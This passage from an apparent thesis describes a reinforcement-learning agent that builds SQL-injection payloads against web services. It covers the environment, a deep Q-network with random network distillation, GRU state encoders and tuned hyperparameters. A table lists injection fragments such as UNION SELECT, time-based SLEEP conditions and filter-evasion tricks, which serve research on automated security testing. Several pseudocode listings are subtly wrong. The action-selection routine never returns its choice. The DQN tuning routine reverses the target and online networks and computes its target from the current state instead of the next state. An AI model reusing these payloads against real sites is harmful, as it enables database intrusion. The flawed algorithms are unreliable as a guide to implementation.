

Figure 4.2: Architecture of the environment

The tokens chosen are inspired from the frequent payload injections found such as (32), and from the previously tested fuzzing tokens including SQLMap and literature (7),(6). Table 4.3 shows the tokens, their categorization, and an example for each token.

Basic Block Tokens	Example	Behaviour Changing Tokens	Example	Sanitization Escaping Tokens	Example
Base Token [The base of all tokens containing all base tokens]		AND Token [Keyword Token, Condition token]	AND SLEEP(0)	Keyword Random Capitalization	SeLECt
Comma Token	'	OR Token [Keyword Token, Condition token]	OR SLEEP(0)	Char Token [Keyword Token, Parentheses Token, Number Token, Parentheses Token]	CHAR(20)
Comment token	# -- /* */	IF Token [Whitespace token, Keyword token, Opening Parentheses Token, Conditon, closing Parentheses Token, Keyword token, Whitespace token, Statment Token, Whitespace token, Keyword token, Whitespace token, Keyword Token, Whitespace token, Whitespace token,Keyword token, Statment Token, Whitespace token, Keyword token,Whitespace token, Keyword Token]	IF (1=1) THEN SLEEP(0) ELSE SLEEP(10)	Concat Token [Concat Token, Parentheses Token, String Token, Comma Token, String Token, Parentheses Token]	CONCAT("part1","part2")
Comment Range Token [Opening Comment token, Tokens, Closing comment token]	/* and 1=1*/	UNION Token [Whitespace Token Keyword token, Operator Token, Keyword Token, Whitespace Token, String Token, Whitespace Token, Keyword Token, Whitespace Token]	UNION SELECT * FROM Users WHERE SLEEP(0)	Convert Whitespace to Comment	( ) --> (**\)
Condition token [Operand token, Operator Token, Operand token]	1 =1	WHERE Token [Whitespace Token, Keyword Token, WhiteSpace Token, Keyword Token, Opening Paranthesiss Token, Number Token, Closing Paranthesiss Token]	WHERE SLEEP(0)	Change AND operator to &	AND sleep(0) --> & sleep(0)
Full Commen Token [Full Comment Token, tokens]	# and 1=1 -- and 1=1	SLEEP Token [Whitespace Token, Keyword token, Opening Parentheses Token, Number Token, Closing Parentheses Token]	SLEEP(0)		
Hex token	0x12A				
Identifier Token MD5 of a counter + random nonce	351bf115b49fdc38b92e00482000e9cd				
Keyword Token Reserved words to SQL langauage and not in stirng context	SELECT OR				
Number Token	1.0 2				
Operator Token	< => / *				
parentheses Token	( )				
Quote Token	' "" `				
Statement Token [Tokens]	SELECT * FROM Users WHERE SLEEP(0)				
String Token	"ed"				
Whitespace Token	**\				

Figure 4.3: Payload and SQL Tokens: The table shows all of the different possible tokens and examples of their payload. The tokens are categorized by the goal

The primary choice of the hierarchal token data structure is due to the nature of the SQL statement and payload, which can be arbitrarily long, and can possibly increase after each timestamp. Hence, the token-based data structure is chosen to provide an efficient approach to analyzing the data fast and accurately.

4.3 Environment Operations

The environment has three main methods:

- Initialisation method
- Step method
- Reset method

4.3.1 Initialisation Phase

At initialization, the environment calls the crawler to find all possible inputs from the supplied URL. Then, the environment sends a request with an assigned unique identifier to each possible input, and calls the SQL proxy to see if any SQL statement has the unique identifier. After testing all of the inputs, the environment store all pairs of (input, SQL statement) in a queue.

4.3.2 Step Phase

At every call of the step method, the environment takes the supplied action and applies the action to the payload. Then the environment sends a request with the modified payload to the web service. After the request is sent, the environment calls the SQL proxy and filtration to get the new SQL if found or none if the query results in an error. If the environment received a new SQL statement, then the environment analyzes the new pair of payload and SQL statements to see whether the payload successfully escaped the context and changed the SQL statement behavior. The method returns the new state of the SQL statement and payload alongside the reward received out of applying the action to the agent. Along with the new state and the reward, the environment applies action limitations based on the new goal persuade; to allow the agent to focus the learning on the sub-goal chosen based on the performed analysis.

Sub Goals Transition Logic

The main goal is divided into sub-goals represented as three main sub-games. The environment applies the transitioning mechanism between the games based on the state seen by the web services.The logic flow of the goal transition is illustrated in figure 4.4



Figure 4.4: Game transition process

Available Actions In Sub Goals

The type of goal decides the available actions in each state. This approach helps decrease the action space available for the agent at a given state. The actions involve adding, modifying, or removing one of the tokens described in section 4.2.3. The actions incrementally increase as the payload grows due to the increased possibility of positions of adding or removing the token when the payload grows. For Example, the starting point of the payload is the identifier token, and hence all available actions are to add tokens at the position next to an identifier (position 1). After adding a new token, the available actions at the next step are decided based on the

goal, where behavior changing adds new behavior changing tokens, syntax fixing can add syntax fixing tokens or remove any available tokens, and sanitization escaping modify the currently available tokens. The actions that are available at each goal are:

- **Behaviour Changing Goal**: The available actions are the addition of behavior-changing tokens found in table 4.3.
- **Syntax Fixing Goal**: The available actions are adding basic block tokens found in table 4.3 and removing a token from the payload.
- **Sanitization Escaping Goal**: The available actions apply the sanitization Escaping actions, such as random capitalization and converting a string into non quoted string using Concat and Char tokens. the complete list of sanitisation tokens can be found in table 4.3

Reward Criteria Of Sub Games

The reward is the incentive to make the agent learn to apply actions to achieve the long-term goal. The rewarding criteria have been made based on achieving three sub-goals as shown in figure 4.5.



Figure 4.5: Game transition reward criteria

4.3.3 Reset Phase

The method is used to reset the environment's internal state to get the following input if it exists and initialize the following state representation of the SQL statement and payload. Different algorithms have been implemented to cater to different needs of rolling out the order of the inputs. This includes random choice out of input storage or a first in, first out queue based on the user choice.

Chapter 5

Agent Implementation

The Agent part of the system interacts with the environment by one of the available actions using its policy, and tuning the network based on the reward received from applying an action in a state.

Firstly, section 5.1 introduces the objectives of the agent component. Then, section 5.2 explores the details of the agent architecture and its underlining components. Section 5.3 introduces the operations done on the agent side and its interaction with the environment. In the end, section 5.4 explores the different variants experimented with, and changes made to the base architecture for every variant.

5.1 Agent Objectives

The agent objectives are:

- Self-supervised training of a machine translation model from a textual representation to numerical representation.
- Generate a fixed numerical representation from the SQL and payload textual representation.
- Choose the best action out of the supplied available actions based on the current state.
- Tune the networks based on the reward received from the interaction with the environment.

5.2 Agent Structure

The architecture of the agent is illustrated in figure 5.1:



Figure 5.1: Agent architecture

The architecture contains:

- Agent class: Encapsulates the agent's main functions and interaction with the environment, by supplying an action based on its policy, and tuning its system based on the reward received from interacting with the environment.
- State representation: Converts the sequence of arbitrary length textual states into a fixed-sized numerical representation using self-supervised RNN models auto-encoders.
- Self-supervised RNN models auto-encoders: Represent the RNN two deep learning models that have been self-supervised trained to capture the features of a textual representation of SQL statements and payloads, respectively.
- Deep Q-network(DQN): Represent the deep learning model that is used to predict the Q-values of the actions based on figure 2.2. The DQN component encapsulates the neural networks, and contains the functionality needed to predict an action Q-values and tune the network. Moreover, to combat the obliviation tendencies of the learning, the DQN component contains an experience replay storage that is used to tune the network to minimize forgetness.

- Randomly generated networks for the random network distillation (RND): The component encapsulates two neural networks named target_RND network and online_RND network. The component provides the functionality of finding and minimizing the loss out of the prediction between the target_RND network output and online_RND network output based on the current state as input to both networks.

5.2.1 Agent Class

The agent class encapsulates the primary interaction with the environment. The two main functions of the agent are: getting an action based on the given state and the agent policy, and tuning the agent based on the environment response. Algorithm 1 shows the method that gets the following action based on the agent policy, where it applies the epsilon greedy policy to motivate exploration as detailed in section 2.2. When the policy chooses to exploit rather than randomly explore, it queries the DQN network for the Q-value of the available actions based on the given state and the boolean error indicator of whether the last query yielded an error, and returns the action with the highest action.
Algorithm 2 shows the reward method in the agent, where the epsilon value gets decayed by an epsilon decay rate. Then, the state representation using the RNN models generates a numerical representation of the state and next state individually using the state representation component. Furthermore, the RND component gets queried with the current state, and the loss value returned gets capped to a minimum intrinsic reward value. The value of the minimum intrinsic reward value has been set as a hyperparameter and tuned. Moreover, to seed the experience replay storage of both the RND and DQN, the numerical representation of the current state is cached to the RND experience replay storage, and the tuple of (current state, action, next state, reward + RND capped loss value) is cached into the DQN experience replay. Finally, the RND and DQN components initiate a single tuning process randomly drawn from the experience replay storage of a batch of samples that have been tuned.

Algorithm 1 Get_Next_Action()

Require: Available Actions ▷ available_actions:List
Require: Text representation Of The State ▷ text_current_state:List
Require: Whether The Last SQL Query Yielded Error ▷ error:Boolean
Require: DQN Object ▷ dqn:DQN

```
state_representation ← generate_representation(text_current_state)
random_number ← Random()
if random_number < epsilon then return Random_Choice(available_choice)
else
    best_Q_value, best_action ← None
    for current_action in available_actions do
        current_state ← [state_representation, error, current_action]
        current_Q_Value ← dqn.predict_Q_Value(current_state)
        if current_Q_value > best_Q_value then
            best_Q_value ← current_Q_value
            best_action ← current_action
        end if
    end for
end if
```

Algorithm 2 Reward_Agent()

Require: Environment Reward ▷ reward:Float
Require: Text representation Of The next State ▷ text_next_state:List
Require: Text representation Of The current State ▷ text_current_state:List
Require: epsilon decay rate(hyperparameter) ▷ epsilon_decay_rate:Float
Require: epsilon limit(hyperparameter) ▷ epsilon_limit:Float
Require: epsilon initial(hyperparameter) ▷ epsilon_initial:Float
Require: min intrensic reward(hyperparameter) ▷ min_intrensic_reward:Float
Require: RND Object ▷ rnd:RND
Require: DQN Object ▷ dqn:DQN

```
current_state ← Generate_Representation(text_current_state)
next_state ← generate_representation(text_next_state)
epsilon ← epsilon * epsilon_decay_rate
if epsilon < epsilon_limit then
    epsilon ← epsilon_initial
end if
intrinsic_reward = rnd.Get_Value(current_state)
intrinsic_reward = min(absolute(intrinsic_reward), min_intrensic_reward)
rnd.Cache(current_state)
dqn.Cache(current_state, action, next_state, reward + intrinsic_reward)
rnd.tune_network()
dqn.tune_network()
```

Hyperprameter tuning variables

Algorithm 1 and 2 contains variables that have been hyperparameters tuned using grid search. The values of the hyperparameters tuned variables are:

- **Epsilon Decay Rate**
  - **Min**:0.999
  - **Max**:0.9999
  - **Step Size**:0.0001
  - **Optimal Value**:0.9999
- **Epsilon Limit**
  - **Min**:0.1
  - **Max**:0.5
  - **Step Size**:0.1
  - **Optimal Value**:0.2
- **Epsilon Initial**
  - **Min**:0.5
  - **Max**:0.9
  - **Step Size**:0.1
  - **Optimal Value**:0.7
- **Min Intrinsic Reward**
  - **Tested**:[0.1,0.3,0.7,1]
  - **Optimal Value**:0.7
- **Batch Size**
  - **Tested**:[124,512,1024,2048]
  - **Optimal Value**:512

5.2.2 State Representation

As the state generated by the environment is in a pair of text formats (payload, SQL statement), one of the main challenges is representing the text and applying machine translation to apply the action choice and tune the policy. As the text generated is in an unconstrained length and well-diversified, the proposed system overcomes the problem in a two-fold solution:

- **Generic Representation**: Convert each text into a generic form. This includes converting the strings into (str) and numbers to (num), leaving out the payload and statement in a generic form, and allowing us to generalize the cases of the states and transfer the learning into different environments.
- **Convert Unconstrained Length Into Fixed-Length Features**: This is done by constructing two RNN GRU auto-encoder, where text is first embedded according to a mapping dictionary. Then iteratively, the encoder encodes the sequence word by word. When reaching the final embedding word, the last state of the encoder represents a fixed-length feature. The final state represented is the concatenation of the two feature arrays of the generic payload and SQL statement.

  Algorithm 3 shows the process of converting a textual representation of the SQL and payload into a numerical representation. Moreover, figure 5.2 shows the full process of the state representations.

Algorithm 3 Generate_Representation()

Require: Text representation Of The State ▷ text_state:dict
Require: RNN trained GRU SQL Auto-Encoder Object ▷ sql_encoder:RNN
Require: RNN trained GRU Payload Auto-Encoder Object ▷ payload_encoder:RNN

$generic\_sql \leftarrow text\_state['SQL'].get\_generic\_form()$
$embedded\_data = Embedding\_Text(generic\_sql)$
$sql\_representation = sql\_encoder.Encode\_Data(embedded\_data)$
$generic\_payload \leftarrow text\_state['Payload'].get\_generic\_form()$
$embedded\_data = Embedding\_Text(generic\_payload)$
$payload\_representation = payload\_encoder.Encode\_Data(embedded\_data)$
$full\_state\_Representation \leftarrow [sql\_representation, payload\_representation]$
return $full\_state\_Representation$



Figure 5.2: Sate representation process

5.2.3 RNN Auto-Encoder

Two separate RNN auto-encoders models have been created for the full representation: the SQL statement RNN model and payload RNN model. The auto-encoders generate a numerical representation from a textual state representation. The model is utilized by calling the encode method that can be seen in algorithm 4. The RNN requires the textual representation to be embedded before inputting the model. Hence an embedding mapping has been created for the SQL statement and payload. For the SQL statement, the total number of unique embeddings is 800. For the payload, the total number of embeddings is 200.

Algorithm 4 Encode()

$encoder\_hidden \leftarrow Init\_Hidden\_Layer()$
$encoder\_outputs \leftarrow []$
for $current\_embedding\_index$ **in** $range(length(input))$ **do**
$encoder\_output, encoder\_hidden \leftarrow$
$gru.forward(input[current\_embedding\_index], encoder\_hidden)$
$encoder\_outputs[current\_embedding\_index] \leftarrow encoder\_output$
end for
return $encoder\_hidden$

Hyperprameter Tuning Variables

RNN auto-encoder contains variables that have been hyperparameter-tuned using grid search. The values of the hyperparameters tuned variables are:

- **Learning Rate**
  - **Min**:0.0001
  - **Max**:0.0009
  - **Step Size**:0.0001
  - **Optimal Value**:0.0001
- **Train Test Split**
  - **Tested**:[(80%,20%), (60%,40%), (50%,50%)]
  - **Optimal Value**:50% testing and 50% training
- **Fixed Feature Size**
  - **Tested**:[10,000,1024,5012]
  - **Optimal Value**:1024
- **Batch Size**
  - **Tested**:[124,512,1024,2048]

– **Optimal Value**:512

Figure 5.3 shows the architecture of the auto-encoder.



Figure 5.3: Auto-Encoder architecture

Self Supervised Training Of The Models

Both SQL and payload models have been self-supervised, trained, and then integrated into the rest of the system for machine translation of the textual representation into a fixed-length numerical representation. To train the SQL autoencoder, an SQL generator have been implemented based on finite state automata to generate a sufficiently large range of SQL statement with different arbitrary length with a total of 100,000 SQL statements. A summary of the SQL generator automata is available in appendix E. Furthermore, the payload auto-encoder has been self-trained on randomly generated payloads using an entirely random choice of possible actions with a total of 100,000 generated payloads using the discussed actions in section discussed 4.3.2.

5.2.4 Deep Q-network DQN

The Deep Q-network implements the entire process of the deep Q-network as described in section 2.2. The component encapsulates all of the functions used to get the Q-values based on the given state, the functions composed within the component are:

- Get_Q_Value: Used to get a Q value given a state.

- Cache Into Experience Replay: Used to store tuple of state action next state and reward to be used to tune the network.
- Tune Network: Used to tune the network based on replay storage data experience as seen in Algorithm 5.
- Experience_Replay.recall: Used to get randomly selected data drawn from the storage.
- Neural Network Forward Method: Used to predict output given input in from a neural network.

Algorithm 5 Tune_Network()

Require: Sync Rate ▷ sync_rate:int
Require: online network ▷ online_network:Neural_Network
Require: target network ▷ target_network:Neural_Network
Require: Experience Replay Storage ▷ experience_replay:list
Require: gamma ▷ gamma:float
if current_timestep % sync_rate == 0 **then**
$online\_network.paramters \leftarrow target\_network.paramters$
end if
$current\_state, action, next\_state, reward \leftarrow experiance\_replay.recall()$
$td\_estimate \leftarrow online\_network.forward(current\_state)$
$td\_target \leftarrow reward + (gamma * target\_network.forward(current\_state))$
$loss = Loss(td\_estimate, td\_target)$
$target\_network.Backpropagate(loss)$

Figure 5.4 shows the architecture of the DQN nerual network.



Figure 5.4: DQN neural network architecture

Hyperprameter tuning variables

Deep Q-networks contains variables that have been hyperparameter-tuned using grid search. The values of the hyperparameters tuned variables are:

- **Learning Rate**
  - **Min**:0.00001
  - **Max**:0.00006
  - **Step Size**:0.00001
  - **Optimal Value**:0.00005
- **Batch Size**
  - **Tested**:[124,300,512,1024]
  - **Optimal Value**:512
- **Sync Rate Between The Target Q-Network And Online Q-Network**
  - **Tested**:[10, 50, 100, 200, 400]
  - **Optimal Value**:200
- **Neural Network Architecture (Number Of Neurons And Number Of Layers)**
  - **Tested**:[(1024-512), (2048-1024-512), (4096-2048-1024-512))]
  - **Optimal Value**:(2048-1024-512)

5.2.5 Random network Distillation (RND)

The random network Ddstillation technique rewards the agent for exploring new states to find better optimal solutions. The RND component contains three functions that the agent uses:

- Get Loss Value: The function returns the loss result out of the difference between the output of the two networks as seen in Algorithm 6.
- Cache Into Experience Replay: Used to store state action to be used to tune the network.
- Tune Network: Used to tune the network based on the experience replay storage data as seen in Algorithm 5.

Algorithm 6 Get_Value()

Require: online network ▷ online_network:Neural_Network
Require: target network ▷ target_network:Neural_Network
Require: State ▷ state:list
$online\_value \leftarrow online\_network.forward(state)$
$target\_value \leftarrow target\_network.forward(state)$
$loss \leftarrow Loss(online\_value, target\_value)$
return $loss$

Figure 5.5 shows the architecture of the RND neural network.

